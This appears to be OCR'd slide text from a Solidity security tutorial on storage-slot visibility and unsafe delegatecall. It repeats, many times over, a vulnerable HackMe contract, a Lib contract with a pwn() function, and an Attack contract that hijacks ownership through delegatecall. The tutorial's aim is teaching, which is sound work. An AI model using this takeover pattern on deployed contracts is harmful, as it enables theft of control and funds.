
bytes32 phrm
bytes32 yanki
uint num
address addr
bool bo

```
0x7068726d2763ef24a373e46729f82783e9a28789488fe88d8928729b82683987
0x79616e6b6973678a62b928cd827892987f9826377a6526e82b29837d98c728e8
0x00000000000000000000000000000000000000000000000000000000000000e3
0x0000000000000000000000013502a0283CDFbb273948204B287faD6b28739bD2
```

Preventative techniques


- Not store sensitive data on the blockchain

Unsafe Delegatecall



Contract B execute with contract A context

- storage (contract A storage)
- msg.sender (EOA account address)
- msg.value (EOA account msg value)
- msg.data (EOA account msg data)
- …



```
address public owner;

function pwn() public {
  owner = msg.sender;
  }
```

```
address public owner;
Lib public lib;

constructor(Lib _lib) {
    owner = msg.sender;
    lib = Lib(_lib);
}

fallback() external payable {
    address(lib).delegatecall(msg.data);
}
```

Attack contract

```
address public hackMe;

constructor(address _hackMe) {
    hackMe = _hackMe;
}

function attack() public {
    hackMe.call(abi.encodeWithSignature("pwn()"));
}
```

Attack contract

```
address public hackMe;

constructor(address _hackMe) {
    hackMe = _hackMe;
}

function attack() public {
    hackMe.call(abi.encodeWithSignature("pwn()"));
}
```

Attack contract

```
address public hackMe;

constructor(address _hackMe) {
    hackMe = _hackMe;
}

function attack() public {
    hackMe.call(abi.encodeWithSignature("pwn()"));
}
```

Attack contract

```
address public hackMe;

constructor(address _hackMe) {
    hackMe = _hackMe;
}

function attack() public {
    hackMe.call(abi.encodeWithSignature("pwn()"));
}
```

HackMe contract

```
address public owner;
Lib public lib;

constructor(Lib _lib) {
    owner = msg.sender;
    lib = Lib(_lib);
}

fallback() external payable {
    address(lib).delegatecall(msg.data);
}
```

Attack contract

```
address public hackMe;

constructor(address _hackMe) {
    hackMe = _hackMe;
}

function attack() public {
    hackMe.call(abi.encodeWithSignature("pwn()"));
}
```

HackMe contract


```
address public owner;
Lib public lib;

constructor(Lib _lib) {
    owner = msg.sender;
    lib = Lib(_lib);
}

fallback() external payable {
    address(lib).delegatecall(msg.data);
}
```

Attack contract

```
address public hackMe;

constructor(address _hackMe) {
    hackMe = _hackMe;
}

function attack() public {
    hackMe.call(abi.encodeWithSignature("pwn()"));
}
```

HackMe contract

```
address public owner;
Lib public lib;

constructor(Lib _lib) {
    owner = msg.sender;
    lib = Lib(_lib);
}

fallback() external payable {
    address(lib).delegatecall(msg.data);
}
```



Attack contract


```
address public hackMe;

constructor(address _hackMe) {
    hackMe = _hackMe;
}

function attack() public {
    hackMe.call(abi.encodeWithSignature("pwn()"));
}
```

HackMe contract

```
address public owner;
Lib public lib;

constructor(Lib _lib) {
    owner = msg.sender;
    lib = Lib(_lib);
}

fallback() external payable {
    address(lib).delegatecall(msg.data);
}
```

Lib contract

```
address public owner;

function pwn() public {
  owner = msg.sender;
  }
```



Attack contract

```
address public hackMe;

constructor(address _hackMe) {
    hackMe = _hackMe;
}

function attack() public {
    hackMe.call(abi.encodeWithSignature("pwn()"));
}
```

HackMe contract


```
address public owner;
Lib public lib;

constructor(Lib _lib) {
    owner = msg.sender;
    lib = Lib(_lib);
}

fallback() external payable {
    address(lib).delegatecall(msg.data);
}
```

Lib contract

```
address public owner;

function pwn() public {
  owner = msg.sender;
  }
```

Unsafe Delegatecall

(another way)

